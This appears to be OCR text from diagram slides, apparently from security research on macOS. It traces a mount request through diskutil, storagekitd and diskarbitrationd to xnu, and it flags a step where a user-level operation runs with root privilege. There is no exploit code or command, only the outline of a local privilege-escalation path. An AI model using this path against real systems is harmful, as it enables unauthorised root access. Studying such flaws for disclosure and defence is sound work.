
pass

diskarbitrationd

mount

xnu

OPERATION
priv: user
target owner: root
disk owner: root



caller

diskutil

storagekitd

pass

diskarbitrationd


pass


mount

xnu

OPERATION
priv: root <---!!!
target owner: root
disk owner: root

=

